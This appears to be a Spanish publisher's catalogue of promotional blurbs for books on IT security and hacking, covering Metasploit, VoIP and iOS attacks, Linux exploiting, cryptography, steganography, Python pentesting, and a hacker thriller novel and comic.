La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking ético*.



¿Sabías que *Steve Jobs* le llevó en persona un ordenador *Macintosh* a *Yoko Ono* y también a *Mick Jagger*? ¿Y que *Jay Miner*, el genio que creó el *Amiga 1000* tenía una perrita que tomaba parte en algunas de las decisiones de diseño de este ordenador? ¿O que *Xenix* fue el sistema *UNIX* más usado en los 80s en ordenadores y que era propiedad de *Microsoft*?

Estas son sólo algunas de las historias y anécdotas que encontrarás en este libro de Microhistorias. Una parte importante de las cuales tienen como protagonista a los miembros de *Microsoft* y de *Apple*. Historias de *hackers*, *phreakers*, programadores y diseñadores cuya constancia y sabiduría nos sirven de inspiración y de ejemplo para nuestros proyectos de hoy en día.



Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.


Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.



La evolución de *VOIP* ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de *VOIP*, dado el ahorro económico no sólo en llamadas sino también en infraestructura.

El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.

Este libro muestra cómo hacer un test de penetración en un sistema de *VOIP* así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.




¿Has pensado alguna vez por qué coño el informático tiene siempre esa cara de orco? ¿Por qué siempre está enfadado? ¿Por qué no se relaciona con la gente de la oficina?

Yo te lo digo: por tu culpa. Por vuestra culpa. Por las burradas que hacéis. Porque no os podéis estar quietecitos, no... Porque os creéis que el informático tiene la solución para todo.

Pasa, pasa, y entérate de qué pasa por la cabeza de *Wardog*, un administrador de sistemas renegado, con afán de venganza, con maldad y con mala hostia.

Wardog y el mundo es el producto de años de exposición a *lusers* dotados de estupidez tóxica, de mala baba destilada y acidez de estómago. Y café en cantidades malsanas.




Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy.

"Desarrollo de aplicaciones *Android* seguras" pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.




Este libro se dedica especialmente a dos paradigmas de la criptografía: la clásica y *RSA*. Ambos los trata a fondo con el ánimo de convertirse en uno de los documentos más completos en esta temática. Para conseguir este trabajo el texto presentado toma como referencia trabajo previo de los autores, complementándolo y orientándolo para hacer su lectura más asequible.


El técnico o experto en seguridad tendrá especial interés por el sistema *RSA*, aunque le venga muy bien recordar sus inicios en la criptografía como texto de amena lectura y, por su parte, el lector no experto en estos temas criptológicos pero sí interesado, seguramente le atraiga inicialmente la criptografía clásica por su sencillez y sentido histórico.




Este libro trata sobre la securización de entornos *Linux* siguiendo el modelo de Defensa en Profundidad. Es decir, diferenciando la infraestructura en diferentes capas que deberán ser configuradas de forma adecuada, teniendo como principal objetivo la seguridad global que proporcionarán. Durante el transcurso de esta lectura se ofrecen bases teóricas, ejemplos de configuración y funcionamiento, además de buenas prácticas para tratar de mantener un entorno lo más seguro posible. Sin duda, los entornos basados en *Linux* ofrecen una gran flexibilidad y opciones, por lo que se ha optado por trabajar con las tecnologías más comunes y utilizadas. En definitiva, este libro se recomienda a todos aquellos que deseen reforzar conceptos, así como para los que necesiten una base desde la que partir a la hora de securizar un entorno *Linux*.



A día de hoy se han vendido más de 500 millones de dispositivos *iOS* y aunque la seguridad del sistema ha mejorado con cada versión todavía se pueden encontrar vulnerabilidades a explotar. Las auditorías de seguridad en empresas cada vez se encuentran con más dispositivos *iOS* entre sus objetivos, ya que los empleados los utilizan en sus puestos de trabajo, lo que hace que haya que pensar en ellos como posibles riesgos de seguridad. En este libro se han juntado un nutrido grupo de expertos en seguridad en la materia para recopilar en un texto, todas las formas de atacar un terminal *iPhone* o *iPad* de un usuario detereminado. Tras leer este libro, si un determinado usuario tiene un *iPhone* o un *iPad*, seguro que al lector se le ocurren muchas formas de conseguir la información que en él se guarde o de controlar lo que con él se hace.




El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Cuando cientos de noticias en la red hablan sobre "una posible ejecución de código arbitrario", el *exploiter* es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada, pudiendo tomar así posterior control sobre un sistema. Desde la perspectiva de un *hacker ético*, este libro le brinda todas las habilidades necesarias para adentrarse en el mundo del exploiting y *hacking* de aplicaciones en el sistema operativo *Linux*. Conviértase en un ninja de la seguridad, aprenda el *Kung Fu* de los *hackers*.




La herramienta *FOCA* es una utilidad pensada por pentesters que hacen pentesting. Esto hace que la herramienta esté llena de opciones que te serán de extremada utilidad si vas a necesitar hacer una auditoría de seguridad a un sitio web o a la red de una empresa. *FOCA* está basada en la recolección de información de fuentes abiertas *OSINT*, y en esta última versión se ponen a disposición pública todos los plugins y funciones que tenía la versión *PRO*.

Además, en esta versión, es posible ampliar la funcionalidad de la herrmienta y extender las habilidades de *FOCA* mediante la creación de plugins personalizados.




Las técnicas esteganográficas se inventaron hace miles de años, en la antigua China ya se empleaban para enviar mensajes ocultos entre personas. Posteriormente, ya en la era de la Guerra Fría, vinieron los micropuntos.


Las técnicas han ido evolucionando hasta llegar a nuestros días, en los que la tecnología digital ha hecho cambiar radicalmente todas estas técnicas y utilizar los contenidos digitales para ocultar los mensajes. La primera ocultación se basó en el cambio del último bit, pero rápidamente se desarrollaron técnicas novedosas que descubrían este tipo de comunicación, lo que las inutilizó. Lo que provocó dedicar más esfuerzos a desarrollar métodos que utilizaran operaciones y transformadas matemáticas sobre los contenidos digitales que se utilizan como cobertura de los mensajes



El mundo digital y el mundo físico están más unidos cada día. Las organizaciones realizan más gestiones de manera electrónica y cada día más amenazas ponen en peligro los activos de éstas. El mundo está interconectado, y por esta razón disciplinas como el hacking ético se hacen cada vez más necesarias para comprobar que la seguridad de los activos de una organización es la apropiada. El hacking ético es el arte que permite llevar a cabo acciones maliciosas envueltas en la ética profesional de un hacker que ha sido contratado con el fin de encontrar los agujeros de seguridad de los sistemas de una organización. En el presente libro puedes encontrar procedimientos, procesos, vectores de ataque, técnicas de hacking, teoría y práctica de este arte.



En este libro no solamente vas a encontrar contenido relacionado con las librerías y herramientas disponibles en Python para ejecutar actividades de pentesting, sino que también se habla sobre conceptos y técnicas de hacking en entornos de red, elevación de privilegios en sistemas Windows y Linux, herramientas para análisis forense, técnicas para recolección de información, técnicas y herramientas para la evasión de antivirus e incluso, uso y configuración avanzada de redes anónimas tales como I2P y TOR. Es un libro escrito especialmente para profesionales y entusiastas de la seguridad informática que se sienten a gusto programando y afinando sus conocimientos. Es una guía para personas que les gusta saber cómo funcionan las cosas y que se encuentran en un proceso continuo de aprendizaje.



Python es un lenguaje de programación muy popular entre pentesters y entusiastas de la seguridad informática, pero también entre ciberdelincuentes que pretenden detectar y explotar vulnerabilidades durante todo el tiempo que sea posible. En este documento encontraras una guia para estudiar algunas de las tecnicas utilizadas por los atacantes en Internet para explotar vulnerabilidades y cubrir sus rastros. El enfoque de este libro es completamente tecnico y los conceptos teoricos se apoyan con pruebas de concepto utilizando Python. Los conocimientos necesarios para comprometer un sistema son cada vez mayores y aprender sobre seguridad informática es un reto que muchos ciberdelincuentes están afrontando en su día a día.



No, esto no es un libro de hacking pero sí es un comic basado en el libro de Hacker Épico donde podrás vivir una aventura inolvidable. **Sujetos investigados**: Ángel Ríos, auditor seguridad informática. y Marcos, cómplice y amigo. **Hechos**: Tratamiento e investigación desautorizada de archivos de carácter altamente confidencial. **Declaraciones**: Durante el pasado fin de semana, a punto de terminar un proyecto muy importante, tuve una cita con Yolanda, antigua compañera de clase; me ha pedido que descifre un misterioso archivo, ella me gusta, no supe decirle que no. Ahora no sé qué está pasando, desde que descifré el archivo nuestras vidas están en peligro, debe de haber una trama encubierta de mentiras detrás de todo esto y solo dependo de mis conocimientos de hacking para hacer pública la verdad.